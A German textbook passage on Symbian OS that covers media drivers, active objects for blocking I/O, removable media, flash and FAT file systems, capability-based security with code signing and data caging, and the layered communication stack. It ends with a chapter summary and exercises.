Medientreiber sind eine spezielle PDD-Form in Symbian OS, die ausschließlich vom Dateiserver verwendet werden, um Zugriff auf Speichermediengeräte zu implementieren. Weil Smartphones sowohl feste Medien als auch Wechseldatenträger besitzen können, müssen die Medientreiber eine Vielfalt von Speicherformen erkennen und unterstützen. Die Unterstützung von Symbian OS schließt eine Standard-LDD und eine API als Schnittstelle für Benutzer ein.

Der Dateiserver in Symbian OS kann gleichzeitig bis zu 26 unterschiedliche Treiber unterstützen. Lokale Treiber werden wie in Windows durch ihre Laufwerksbuchstaben unterschieden.

12.5.5 Blockieren der Ein-/Ausgabe

Symbian OS behandelt das Blockieren der Ein-/Ausgabe durch aktive Objekte. Die Entwickler haben herausgefunden, dass das Gewicht aller Threads, die auf eine Ein-/Ausgabe warten, die anderen Threads im System beeinflusst. Aktive Objekte erlauben es, dass die Blockierung von Ein-/Ausgabeaufrufen vom Betriebssystem statt vom Prozess selbst behandelt wird. Aktive Objekte werden von einem einzigen Scheduler koordiniert und in einem einzelnen Thread implementiert.

Wenn das aktive Objekt einen blockierenden Ein-/Ausgabeaufruf benutzt, sendet es ein Signal an das Betriebssystem und hält sich selbst an. Wenn der blockierende Aufruf abgeschlossen ist, weckt das Betriebssystem den angehaltenen Prozess und dieser setzt seine Ausführung genauso fort, als wäre eine Funktion mit Daten zurückgegeben worden. Der Unterschied liegt in der Perspektive für das aktive Objekt. Es kann keine Funktion aufrufen und einen Rückgabewert erwarten. Stattdessen muss das aktive Objekt eine spezielle Funktion aufrufen und diese Funktion bereitet die blockierende Ein-/Ausgabe vor, kehrt dann aber direkt zurück. Das Betriebssystem übernimmt die Aufgabe des Wartens.

12.5.6 Wechseldatenträger

Wechseldatenträger bescheren den Betriebssystementwicklern ein interessantes Dilemma. Sobald eine SD-Karte in den Leseschlitz eingefügt wird, ist die Karte ein Gerät wie jedes andere. Es benötigt einen Controller, einen Treiber und eine Busstruktur und wird wahrscheinlich mit der CPU über DMA kommunizieren. Die Tatsache jedoch, dass man das Medium wieder wegnehmen kann, wird zum ernsthaften Problem dieses Gerätemodells: Wie kann das Betriebssystem das Einfügen und Entfernen entdecken und wie sollte das Modell die Abwesenheit der Speicherplatte ausgleichen? Um es noch komplizierter zu machen, können einige Gerätesteckplätze mehr als eine Art von Gerät aufnehmen. Zum Beispiel benutzen eine SD-Karte, eine Mini-SD-Karte (mit einem Adapter) und eine Multi-Mediakarte alle dieselbe Art von Steckplatz.

Symbian OS beginnt seine Implementierung von Wechseldatenträgern mit ihren Gemeinsamkeiten. Jeder Typ von Wechseldatenträger hat Eigenschaften, die allen gemeinsam sind:

1. Alle Geräte müssen eingefügt und entfernt werden.
2. Alle Wechseldatenträger können „hot“ entfernt werden, d.h., während sie benutzt werden.
3. Jedes Medium kann seine Capabilities aufzeichnen.
4. Inkompatible Karten müssen zurückgewiesen werden.
5. Jede Karte benötigt Strom.

Um Wechseldatenträger zu unterstützen, stellt Symbian OS Software-Controller zur Verfügung, die jede unterstützte Karte steuern. Die Controller arbeiten mit Gerätetreibern für jede Karte, ebenfalls auf Softwareebene. Es gibt ein Socket-Objekt, das angelegt wird,

wenn die Karte eingefügt wird. Dieses Objekt bildet den Kanal, über den die Daten fließen. Um die Veränderung in dem Zustand der Karte auszugleichen, stellt Symbian OS eine Reihe von Ereignissen zur Verfügung, die auftreten, wenn eine Zustandsänderung eintritt. Gerätetreiber sind wie aktive Objekte konfiguriert, um diese Ereignisse abzuhören und darauf zu reagieren.

12.6 Speichersysteme

Wie alle benutzerorientierten Betriebssysteme hat Symbian OS ein Dateisystem. Dies wollen wir in diesem Abschnitt beschreiben.

12.6.1 Dateisysteme für mobile Geräte

Im Hinblick auf Datei- und Speichersysteme haben Betriebssysteme für Mobiletelefone viele der Anforderungen von Desktop-Betriebssystemen. Die meisten sind in 32-Bit-Umgebungen implementiert; sie erlauben es den Benutzern, willkürliche Namen an Dateien zu vergeben; die meisten speichern viele Dateien, die irgendeine Art von organisierter Struktur benötigen. Dies bedeutet, dass ein hierarchisches, verzeichnisbasiertes Dateisystem wünschenswert wäre. Und obwohl die Entwickler von mobilen Betriebssystemen theoretisch zwischen vielen Dateisystemen wählen können, beeinflusst doch eine Eigenschaft ihre Wahl: Die meisten Mobiltelefone haben Speichermedien, die in einer Windows-Umgebung genutzt werden können.

Wenn Mobilfonsysteme keine Wechseldatenträger hätten, dann wäre jedes Dateisystem einsetzbar. Für Systeme mit Flash-Speicher gibt es jedoch besondere Umstände, die beachtet werden müssen. Blockgrößen liegen typischerweise zwischen 512 Byte bis 2.048 Byte. Flash-Speicher kann nicht einfach seinen Speicher überschreiben: Erst muss gelöscht, dann kann geschrieben werden. Außerdem ist die Einheit des Löschens eher grob: Es kann nicht byteweise gelöscht werden, sondern es müssen immer ganze Blöcke gleichzeitig gelöscht werden. Die Löschzeiten für Flash-Speicher sind relativ lang.

Flash-Speicher kann am effektivsten eingesetzt werden, wenn er mit eigens konzipierten Dateisystemen verwendet wird, die mit diesen Eigenschaften umgehen können. Solche Dateisysteme verteilen die Schreibvorgänge über dem Medium und kommen mit den langen Löschzeiten zurecht. Das Grundkonzept ist: Wenn der Flash-Speicher aktualisiert werden soll, dann schreibt das Dateisystem eine neue Kopie der veränderten Daten in einen neuen Block, setzt die Dateizeiger neu und löscht irgendwann später den alten Block, wenn es dazu Zeit hat.

Eines der ersten Flash-Dateisysteme war FFS2 von Microsoft, das unter MS-DOS in den frühen 1990er Jahren eingesetzt wurde. Nachdem die PCMCIA-Industriegruppe 1994 den sogenannten Flash Translation Layer – eine Spezifikation für Flash-Speicher – zugelassen hatte, konnten Flash-Geräte wie ein FAT-Dateisystem aussehen. Linux hat ebenfalls speziell entworfene Dateisysteme, von JFFS (Journaling Flash File System) bis hin zu YAFFS (Yet Another Flash Filing System).

Mobile Plattformen müssen ihre Medien immer gemeinsam mit anderen Computern nutzen, dazu muss Kompatibilität in der einen oder anderen Form gewährleistet sein. Meistens werden FAT-Dateisysteme benutzt, insbesondere FAT-16, wegen seiner (im Vergleich zu FAT-32) kürzeren Allokationstabelle und da FAT-16 weniger lange Dateien einsetzt.

12.6.2 Das Symbian-OS-Dateisystem

Um ein mobiles Smartphone-Betriebssystem zu sein, müsste Symbian OS zumindest das FAT-16-Dateisystem implementieren. In der Tat bietet es Unterstützung für FAT-16 und benutzt dieses Dateisystem für einen Großteil seiner Speichermedien.

Die Implementierung der Dateiserver von Symbian OS ist jedoch auf einer Abstraktion aufgebaut, die dem virtuellen Dateisystem von Linux recht ähnlich ist. Die Objektorientierung erlaubt es, dass Objekte mit verschiedenen Dateisystemimplementierungen in den Symbian-OS-Dateiserver eingebunden werden können. Somit können viele unterschiedliche Dateisysteme benutzt werden. Unterschiedliche Implementierungen könnten theoretisch sogar im gleichen Dateiserver nebeneinander existieren.

Implementierungen von NFS und SMB-Dateisystemen sind für Symbian OS entwickelt worden.

12.6.3 Dateisystemsicherheit und -schutz

Sicherheit für Smartphones ist eine interessante Variation der allgemeinen Computersicherheit. Es gibt verschiedene Aspekte von Smartphones, die Sicherheit zu einer Art Herausforderung werden lassen. Symbian OS hat einige Entwurfsentscheidungen getroffen, die es von Allzweck-Desktop-Systemen und von anderen Smartphone-Plattformen abhebt. Wir werden uns hier auf die Aspekte konzentrieren, die zur Sicherheit von Dateisystemen gehören; allgemeine Fragestellungen zur Sicherheit werden im nächsten Abschnitt behandelt.

Betrachten wir die Umgebung für Smartphones. Smartphones sind Einbenutzergeräte und benötigen keine Benutzeridentifikation. Ein Telefonbenutzer kann Anwendungen ausführen, eine Telefonnummer wählen und auf Netzwerke zugreifen – alles ohne Identifikation. In dieser Umgebung ist der Einsatz von Sicherheitsmechanismen, die auf Zugriffsrechten basieren, sicher eine Herausforderung, da das Fehlen einer Identifikation heißt, dass nur eine einzige Menge von Zugriffsrechten möglich ist – und zwar dieselbe Menge für alle.

Anstelle von Benutzerrechten macht sich die Sicherheit häufig andere Informationsarten zunutze. In Symbian OS Version 9 und späteren Versionen werden den Anwendungen bei ihrer Installation eine Menge von Capabilities zugeordnet. (Der Prozess, der entscheidet, welche Capabilities eine Anwendung bekommt, wird im nächsten Abschnitt besprochen.) Diese Capability-Menge einer Anwendung wird mit dem Zugriff abgeglichen, den die Anwendung anfordert. Falls der Zugriff in der Capability-

Menge enthalten ist, dann wird er gestattet; andernfalls wird er abgelehnt. Der Abgleich der Capabilities bringt einen gewissen Verwaltungsaufwand mit sich – der Abgleich muss bei jedem Systemaufruf, der Zugriff auf eine Ressource beinhaltet, durchgeführt werden – aber dafür entfällt der Aufwand, Dateibesitz mit dem Besitzer der Datei zu vergleichen. Dieser Kompromiss funktioniert bei Symbian OS gut.

Symbian OS bietet noch einige andere Formen von Dateisicherheit. Es gibt Bereiche im Speichermedium von Symbian OS, auf die Anwendungen ohne eine spezielle Capability nicht zugreifen können. Diese spezielle Capability wird nur an Anwendungen vergeben, die Software auf dem System installieren. Dadurch sind neue Anwendungen, nachdem sie installiert wurden, vor systemfremdem Zugriff geschützt (das heißt, dass systemfremde, bösartige Programme wie Viren keine installierten Programme infizieren können). Außerdem gibt es Bereiche innerhalb des Dateisystems, die eigens für bestimmte Typen der Datenbearbeitung durch Anwendungen reserviert sind (dies wird Data Caging genannt und im nächsten Abschnitt besprochen).

Für Symbian OS hat der Einsatz von Capabilities ebenso wie Dateibesitz als Zugriffsschutz für Dateien funktioniert.

12.7 IT-Sicherheit in Symbian OS

Smartphones stellen in punkto Sicherheit eine schwierige Umgebung dar. Wie wir bereits gesehen haben, sind Smartphones Einbenutzergeräte und benötigen keine Benutzeroauthentifizierung, um die Grundfunktionen auszuführen. Selbst kompliziertere Funktionen (wie das Installieren von Anwendungen) erfordern zwar Autorisierung, aber keine Authentifizierung. Sie laufen jedoch auf komplexen Betriebssystemen mit vielen Möglichkeiten, Daten ein- oder auszubringen (einschließlich der Ausführung von Programmen). Die Sicherung dieser Umgebungen ist kompliziert.

Symbian OS ist ein gutes Beispiel für diese Schwierigkeit. Anwender erwarten, dass Symbian-OS-Smartphones viele Arten der Benutzung ohne Authentifizierung zulassen – kein Anmelden oder Verifizieren seiner Identität. Wie Sie sicher bereits herausgefunden haben, ist ein Betriebssystem, das so komplex ist wie Symbian OS, zwar sehr leistungsfähig, jedoch auch sehr anfällig für Viren, Würmer und andere bösartige Programme. Die Versionen von Symbian OS vor Version 9 boten als Sicherheitsmechanismus eine Art Wächterfunktion für die Installation von Anwendungen. Das System fragte den Benutzer dabei jedes Mal um Erlaubnis. Der Hintergedanke bei diesem Entwurf war, dass nur vom Benutzer installierte Anwendungen Chaos im System anrichten könnten und dass ein informierter Benutzer wissen würde, welche Programme er installieren wollte und welche Programme bösartig wären. Dem Benutzer wurde zugeschrieben, die Programme weise zu benutzen.

Dieses Wächterdesign hat viele Vorteile. Zum Beispiel wäre ein neues Smartphone ohne benutzerinstallierte Anwendungen ein System, das fehlerfrei lief. Wenn weiterhin nur Programme installiert würden, von denen der Benutzer sicher weiß, dass sie nicht bösartig sind, dann könnte dadurch die Sicherheit des Systems erhalten bleiben.

Das Problem bei diesem Entwurf ist jedoch, dass Benutzer nicht immer die vollständigen Verzweigungen der Software kennen, die sie installieren. Es gibt Viren, die sich als nützliche Programme tarnen und nützliche Funktionen ausführen, während sie in aller Stille bösartigen Code installieren. Normale Benutzer sind nicht in der Lage, die vollständige Vertrauenswürdigkeit aller verfügbaren Software nachzuprüfen.

Dieses fehlende Überprüfen der Vertrauenswürdigkeit war der Anlass für einen vollständigen Neuentwurf der Plattformsicherheit für Symbian OS Version 9. Diese Version des Betriebssystems behält das Wächtermodell bei, es entbindet aber den Benutzer von der Verantwortung für die Verifizierung der Software. Jeder Softwareentwickler ist jetzt für das Verifizieren seiner eigenen Software durch einen Prozess, der **Signierung** heißt, verantwortlich und das System überprüft die Behauptungen des Entwicklers. Nicht alle Software benötigt solch eine Verifizierung, sondern nur diejenigen Programme, die auf bestimmte Systemfunktionen zugreifen. Falls für eine Anwendung die Signierung erforderlich ist, wird diese durch eine Reihe von Schritten durchgeführt:

1. Der Softwareentwickler muss eine Anbieter-ID von einer vertrauenswürdigen dritten Partei erlangen. Dieser vertrauenswürdige Dritte wird von Symbian zertifiziert.
2. Wenn ein Entwickler ein Softwarepaket fertiggestellt hat und dieses vertreiben möchte, dann muss er das Paket einer vertrauenswürdigen dritten Partei zur Validierung vorlegen. Der Entwickler reicht dazu seine Anbieter-ID, die Software und eine Liste von Möglichkeiten ein, wie die Software auf das System zugegreift.
3. Die vertrauenswürdige dritte Partei prüft dann nach, ob die Liste der Zugriffsarten vollständig ist und ob keine anderen Arten von Zugriff auftreten können. Falls die dritte Partei diese Verifizierung vornehmen kann, dann wird die Software von dieser dritten Partei signiert. Dies bedeutet, dass das Installationspaket eine spezielle Menge an Informationen enthält, die ausführlich beschreiben, was die Software auf einem Symbian-OS-System tun wird.
4. Dieses Installationspaket wird an den Softwareentwickler zurückgesandt und kann nun an Benutzer ausgeliefert werden. Beachten Sie, dass diese Methode davon abhängt, wie die Software auf Systemressourcen zugreift. Symbian OS verlangt, dass ein Programm für den Zugriff auf eine Systemressource die entsprechende Capability haben muss. Dieses Konzept der Capabilities ist im Kern von Symbian OS verankert. Wenn ein Prozess erzeugt wird, dann zeichnet ein Teil seines Prozesskontrollblocks die Capabilities auf, die dem Prozess gewährt werden. Sollte der Prozess versuchen, einen Zugriff durchzuführen, der nicht in diesen Capabilities aufgelistet ist, dann wird der Zugriff vom Kern verweigert.

Das Ergebnis dieses anscheinend ausgeklügelten Verfahrens, um signierte Anwendungen zu vertreiben, ist ein vertrauenswürdiges System, in dem ein automatisierter Wächter, der in Symbian OS eingebaut ist, die Software verifizieren kann, die installiert werden soll. Der installierende Prozess überprüft die Signatur des Installationspaketes. Falls die Signierung des Pakets gültig ist, werden die Capabilities, die dieser Software gewährt werden, aufgezeichnet. Dies sind die Capabilities, die das Programm vom Kern

bekommt, wenn es ausgeführt wird. Das Diagramm in ►Abbildung 12.3 stellt die Vertrauensbeziehungen in Symbian OS Version 9 dar. Beachten Sie hier, dass es mehrere Vertrauensstufen gibt, die in das System eingebaut sind. Es gibt einige Anwendungen, die überhaupt nicht auf Systemressourcen zugreifen und daher auch keine Signierung benötigen. Ein Beispiel dafür könnte ein einfaches Programm sein, das nur etwas auf dem Display ausgibt. Diese Anwendungen sind nicht vertrauenswürdig, aber sie müssen es auch nicht sein. Die nächste Vertrauensstufe wird von signierten Programmen der Benutzeroberfläche gebildet. Diesen signierten Anwendungen werden nur die Capabilities zugebilligt, die sie tatsächlich benötigen. Die dritte Vertrauensstufe wird von Systemservern gebildet. Wie Anwendungen der Benutzerebene benötigen auch diese Server eventuell nur bestimmte Capabilities, um ihren Pflichten nachzukommen. In einer Mikrokernarchitektur wie Symbian OS laufen diese Server auf Benutzerebene und sind ebenso vertrauenswürdig wie andere Programme der Benutzerebene. Schließlich gibt es eine Klasse von Programmen, die das volle Vertrauen des Systems benötigen. Diese Programmklasse hat die volle Fähigkeit, das System zu ändern, und wird vom Kerncode gebildet.




Abbildung 12.3: Symbian OS benutzt Vertrauensbeziehungen, um Sicherheit zu implementieren.

Es gibt mehrere Aspekte dieses Systems, die fragwürdig erscheinen könnten. Ist zum Beispiel dieses ausgeklügelte Verfahren wirklich notwendig (insbesondere, wenn es einiges an Geld kostet, um es durchzuführen)? Die Antwort lautet ja: Das Signierungssystem von Symbian ersetzt die Benutzer als Überprüfer der Softwareintegrität. Dieses Verfahren erweckt vielleicht den Anschein, als würde dadurch die Entwicklung schwieriger: Erfordert denn jeder Test auf echter Hardware ein neues signiertes Installationspaket? Um dies zu beantworten, erkennt Symbian OS eine spezielle Signierung für Entwickler. Ein Entwickler muss ein speziell signiertes digitales Zertifikat erlangen, das limitiert ist (gewöhnlich auf sechs Monate) und das auf ein bestimmtes Smartphone zugeschnitten ist. Der Entwickler kann sich dann mit dem digitalen Zertifikat sein eigenes Installationspaket basteln.

Zusätzlich zu dieser Wächterfunktion in Version 9 hat Symbian OS ein Konzept eingeführt, das **Data Caging** genannt wird und zur Organisation von Daten in bestimmten Verzeichnissen dient. Ausführbarer Code kommt beispielsweise nur in einem Verzeichnis vor, das lediglich durch das Softwareinstallationsprogramm beschrieben werden kann. Außerdem kann von Anwendungen nur in einem Verzeichnis auf Daten geschrieben werden, welches privat und für andere Programme nicht zugreifbar ist.

12.8 Kommunikation in Symbian OS

Symbian OS wurde unter Beachtung bestimmter Kriterien entworfen und kann als ein System charakterisiert werden, das ereignisorientierte Kommunikationen unter Benutzung von Client/Server-Beziehungen und Stack-basierten Konfigurationen realisiert.

12.8.1 Basisinfrastruktur

Die Symbian-OS-Infrastruktur ist aus mehreren Grundkomponenten aufgebaut. Zunächst wollen wir uns eine sehr allgemeine Form dieser Infrastruktur in ►Abbildung 12.4 ansehen. Betrachten Sie dieses Diagramm als eine Art Startpunkt für ein Organisationsmodell. Am unteren Ende des Stacks ist ein physisches Gerät, das irgendwie mit dem Computer verbunden ist. Dieses Gerät könnte ein mobiles Telefonmodem oder ein Bluetooth-Funksender sein, das bzw. der in einen Kommunikator eingebettet ist. Wir kümmern uns hier nicht um die Hardwaredetails, deshalb werden wir dieses physische Gerät als eine abstrakte Einheit behandeln, die auf Kommandos von der Software in der entsprechenden Weise reagiert.




Abbildung 12.4: Die Kommunikation in Symbian OS hat eine blockorientierte Struktur.

Die nächste Ebene – und die erste, mit der wir uns befassen – ist die Ebene der Gerätetreiber. Wir haben bereits die Struktur von Gerätetreibern beschrieben. Die Software auf dieser Ebene greift über die LDD- oder PDD-Strukturen direkt auf die Hardware zu, ist

also hardwarespezifisch. Jede neue Hardware erfordert einen neuen Softwaregerätekopiloten, der die Schnittstelle zu dieser Hardware bildet. Verschiedene Treiber werden für verschiedene Hardwareeinheiten benötigt, aber alle müssen die gleiche Schnittstelle zu den oberen Schichten implementieren. Die Protokoll-Implementierungsschicht erwartet stets die gleiche Schnittstelle, unabhängig davon, welche Hardware benutzt wird.

Die nächste Schicht ist die Protokoll-Implementierungsschicht. Diese Schicht enthält die Implementierungen aller Protokolle, die von Symbian OS unterstützt werden. Die Implementierungen setzen eine Gerätetreiberschnittstelle zur Schicht darunter voraus und liefern eine einzelne, einheitliche Schnittstelle zu der Anwendungsschicht darüber. In dieser Schicht werden zum Beispiel die Bluetooth- und TCP/IP-Protokollsuites implementiert, zusammen mit anderen Protokollen.

Die Anwendungsschicht ist schließlich die oberste Ebene. Diese Schicht enthält das Programm, das die Kommunikationsinfrastruktur anwenden muss. Die Anwendung selbst weiß nicht viel darüber, wie Kommunikation implementiert ist. Sie führt jedoch die notwendigen Schritte aus, um das Betriebssystem darüber zu informieren, welche Geräte es benutzen wird. Wenn die Treiber platziert sind, greift die Anwendung nicht direkt auf sie zu, sondern richtet sich nach den APIs der Protokoll-Implementierungsschicht, um die realen Geräte zu steuern.

12.8.2 Ein genauerer Blick auf die Infrastruktur

Einen genaueren Blick auf die Schichten in dieser Kommunikationsinfrastruktur von Symbian OS bietet ▶ Abbildung 12.5. Dieses Diagramm basiert auf dem allgemeinen Modell von Abbildung 12.4. Die Blöcke aus Abbildung 12.4 sind jetzt in operationale Einheiten unterteilt, wobei nur diejenigen abgebildet sind, die von Symbian OS verwendet werden.




Abbildung 12.5: Die Kommunikationsstruktur in Symbian OS besitzt eine reichhaltige Menge an Funktionen.

Das physische Gerät

Bei einem Blick auf die Abbildung werden Sie bemerken, dass sich das Gerät nicht geändert hat. Wie wir vorne festgestellt haben, hat Symbian OS keine Kontrolle über die Hardware. Deshalb geht Symbian OS mit der Hardware mithilfe dieses geschichteten API-Designs um, spezifiziert aber nicht, wie die Hardware ihrerseits entworfen und konstruiert ist. Dies ist eigentlich ein Vorteil für Symbian OS und seine Entwickler. Indem die Hardware als eine abstrakte Einheit angesehen wird und Kommunikation um diese Abstraktion herum gebaut wird, haben die Entwickler von Symbian OS sichergestellt, dass Symbian OS die große Vielfalt an Geräten behandeln kann, die zurzeit verfügbar sind, und sich auch an die Hardware der Zukunft anpassen kann.

Die Gerätetreiberschicht

Die Gerätetreiberschicht ist in Abbildung 12.5 in zwei Teilschichten aufgeteilt. Die PDD-Schicht bildet, wie bereits erwähnt, direkt eine Schnittstelle zum physischen Gerät durch einen spezifischen Hardware-Port. Die LDD-Schicht bildet die Schnittstellen zur Protokoll-Implementierungsschicht und implementiert Symbian-OS-Strategien, so weit sie sich auf Geräte beziehen. Zu diesen Strategien gehören Eingabe- und Ausgabepufferung, Unterbrechungsmechanismen und Ablaufsteuerung.

Die Protokoll-Implementierungsschicht

Mehrere Teilschichten sind zur Protokoll-Implementierungsschicht in Abbildung 12.5 hinzugekommen. Vier Modultypen werden für die Protokollimplementierung benutzt, die im Folgenden aufgeführt werden:

CSY-Module: Die untere Ebene in den Protokoll-Implementierungsschichten ist das Kommunikationsserver- oder CSY-Modul. Ein CSY-Modul kommuniziert direkt mit der Hardware durch den PDD-Teil des Gerätetreibers, wobei verschiedene maschinennahe Aspekte des Protokolls implementiert werden. Zum Beispiel könnte ein Protokoll rohen Datentransfer zu dem Hardwaregerät erforderlich machen oder es könnte 7-Bit- oder 8-Bit-Pufferübertragung festgelegt werden. Diese Modi würden von dem CSY-Modul behandelt.

TSY-Modul: Telefonie beinhaltet einen großen Teil der Kommunikationsinfrastruktur. Es werden spezielle Module benutzt, um Telefonie zu implementieren. Telefonie-Server- oder TSY-Module implementieren die Telefoniefunktionalität. Grundlegende TSYs können die Standard-Telefoniefunktionen wie das Durchführen und Beenden von Anrufen auf einer breiten Hardwarepalette unterstützen. Erweiterte TSYs könnten fortschrittlichere Telefon-Hardware wie GSM-Funktionalität unterstützen.

PRT-Module: Die zentralen Module bei der Protokollimplementierung sind Protokoll- oder PRT-Module. PRT-Module werden von Servern eingesetzt, um Protokolle zu implementieren. Ein Server erzeugt eine Instanz eines PRT-Moduls, wenn er

versucht, ein Protokoll zu benutzen. Die TCP-IP-Suite von Protokollen wird beispielsweise durch das TCPIP.PRT-Modul implementiert. Bluetooth-Protokolle werden vom BT.PRT-Modul implementiert.

MTMs: Da Symbian OS besonders zur Nachrichtenübertragung entworfen wurde, haben seine Architekten einen Mechanismus eingebaut, um alle Nachrichtentypen verarbeiten zu können. Diese Routinen zur Nachrichtenverarbeitung heißen Nachrichtentypmodule oder MTMs (*Message Type Module*). Nachrichtenverarbeitung hat viele verschiedene Aspekte und MTMs müssen all diese Aspekte implementieren. MTMs für Benutzerschnittstellen müssen die unterschiedlichen Möglichkeiten implementieren, wie Benutzer Nachrichten sehen und bearbeiten, angefangen damit, wie ein Benutzer eine Nachricht liest, bis zu der Festlegung, wie ein Benutzer über den Fortschritt beim Senden einer Nachricht unterrichtet wird. MTMs auf Client-Seite kümmern sich um die Adressierung, das Erzeugen und Beantworten der Nachrichten. MTMs auf Server-Seite müssen Server-orientierte Nachrichtenbearbeitung implementieren, einschließlich der ordner- und der nachrichtenspezifischen Bearbeitungen.

Diese Module sind auf verschiedene Arten aufeinander aufgebaut, je nach Typ der aktuellen Kommunikation. Implementierungen von Protokollen, die beispielsweise Bluetooth benutzen, setzen nur PRT-Module oberhalb der Gerätetreiber ein. Bestimmte IrDA-Protokolle arbeiten ebenso. TCP/IP-Implementierungen, die PPP benutzen, setzen PRT-Module und sowohl ein TSY- als auch ein CSY-Modul ein. TCP/IP-Implementierungen ohne PPP benutzen in der Regel weder ein TSY- noch ein CSY-Modul, sondern verbinden stattdessen ein PRT-Modul direkt mit einem Netzwerkgerätetreiber.

Modularität der Infrastruktur

Die Modularität dieses Stack-basierten Modells ist hilfreich für Implementierer. Die abstrakten Qualitäten des geschichteten Entwurfs sollten aus den eben gegebenen Beispielen ersichtlich geworden sein. Werfen wir einen Blick auf die TCP/IP-Stack-Implementierung. Eine PPP-Verbindung kann direkt zu einem CSY-Modul gehen oder eine TSY-Implementierung für ein GSM- oder reguläres Modem auswählen, die ihrerseits durch ein CSY-Modul läuft. Wenn in der Zukunft eine neue Telefonietechnologie entsteht, dann wird die bestehende Struktur weiterhin funktionieren – wir müssen lediglich ein TSY-Modul für die neue Telefonieimplementierung hinzufügen. Außerdem benötigt die Feineinstellung des TCP/IP-Protokollstacks keine Abänderung der Module, auf denen er beruht – wir motzen einfach das TCP/IP-PRT-Modul auf und lassen vom Rest die Finger. Diese weitgehende Modularität führt dazu, dass neuer Code leicht in die Infrastruktur eingefügt, alter Code einfach entfernt und vorhandener Code modifiziert werden kann, ohne das gesamte System aufzumischen oder aufwändige Neuinstallationen vornehmen zu müssen.

Zuletzt sind in ▶ Abbildung 12.5 noch Teilschichten zur Anwendungsschicht hinzugefügt worden. Es gibt CSY-Module, die von Programmen benutzt werden, um Schnittstellen zu Protokollmodulen in den Protokollimplementierungen zu bilden. Obwohl wir dies als Teile der Protokollimplementierungen ansehen können, ist es ein wenig sauberer, uns diese als Hilfsanwendungen vorzustellen. Ein Beispiel hierfür könnte ein Programm sein, das IR benutzt, um SMS-Nachrichten über ein Mobiltelefon zu verschicken. Diese Anwendung würde ein IRCOMM-CSY-Modul auf Anwenderseite benutzen, das einen Wrapper für eine SMS-Implementierung in einer Protokoll-Implementierungsschicht darstellt. Auch hier ist die Modularität des gesamten Ablaufes ein großer Vorteil für Anwendungen, die sich auf ihre eigentlichen Aufgaben konzentrieren können und sich nicht um den Kommunikationsprozess kümmern müssen.

ZUSAMMENFASSUNG

Symbian OS wurde als ein objektorientiertes Betriebssystem für Smartphone-Plattformen entworfen. Es hat ein **Mikrokerndesign**, das im Herzen einen sehr kleinen Nanokern einsetzt, der nur die schnellsten und grundlegendsten Kernfunktionen implementiert. Symbian OS benutzt eine **Client/Server-Architektur**, die Zugriff auf Systemressourcen mit Servern im Benutzeradressraum koordiniert. Obwohl für Smartphones entworfen, hat Symbian OS viele Eigenschaften eines **Allzweck-Betriebssystems**: Prozesse und Threads, Speicherverwaltung, Unterstützung von Dateisystemen und eine reichhaltige Kommunikationsinfrastruktur. Symbian OS implementiert einige einzigartige Funktionen; zum Beispiel machen aktive Objekte das Warten auf externe Ereignisse effizienter, das Fehlen von virtuellem Speicher gestaltet die Speicherverwaltung herausfordernder und die Unterstützung für Objektorientierung in Gerätetreibern benutzt ein zweischichtiges, abstraktes Design.



Übungen

- 1.** Beschreiben Sie für jedes der folgenden Beispiele von Diensten, ob er als eine Kernadressraum- oder Benutzeradressraumoperation (z.B. in einem Systemserver) für ein Mikrokernbetriebssystem wie Symbian OS angesehen werden sollte.
 1. Scheduling eines Threads zur Ausführung
 2. Drucken eines Dokumentes
 3. Beantworten eines Suchlaufes zur Bluetooth-Entdeckung
 4. Verwalten von Thread-Zugriff auf den Bildschirm
 5. Töne abspielen, wenn eine Textmeldung ankommt
 6. Ausführung unterbrechen, um einen Telefonanruf zu beantworten
- 2.** Geben Sie drei Effizienzverbesserungen an, die durch ein Mikrokerndesign ausgelöst werden.
- 3.** Geben Sie drei Probleme hinsichtlich der Effizienz an, die durch ein Mikrokerndesign hervorgerufen werden.
- 4.** Symbian OS spaltet seinen Kernetwurf in zwei Schichten: den Nanokern und den Symbian-OS-Kern. Dienste wie dynamische Speicherverwaltung wurden als zu kompliziert für den Nanokern angesehen. Beschreiben Sie die komplizierten Komponenten der dynamischen Speicherverwaltung und warum diese möglicherweise nicht in einem Nanokern funktionieren würden.
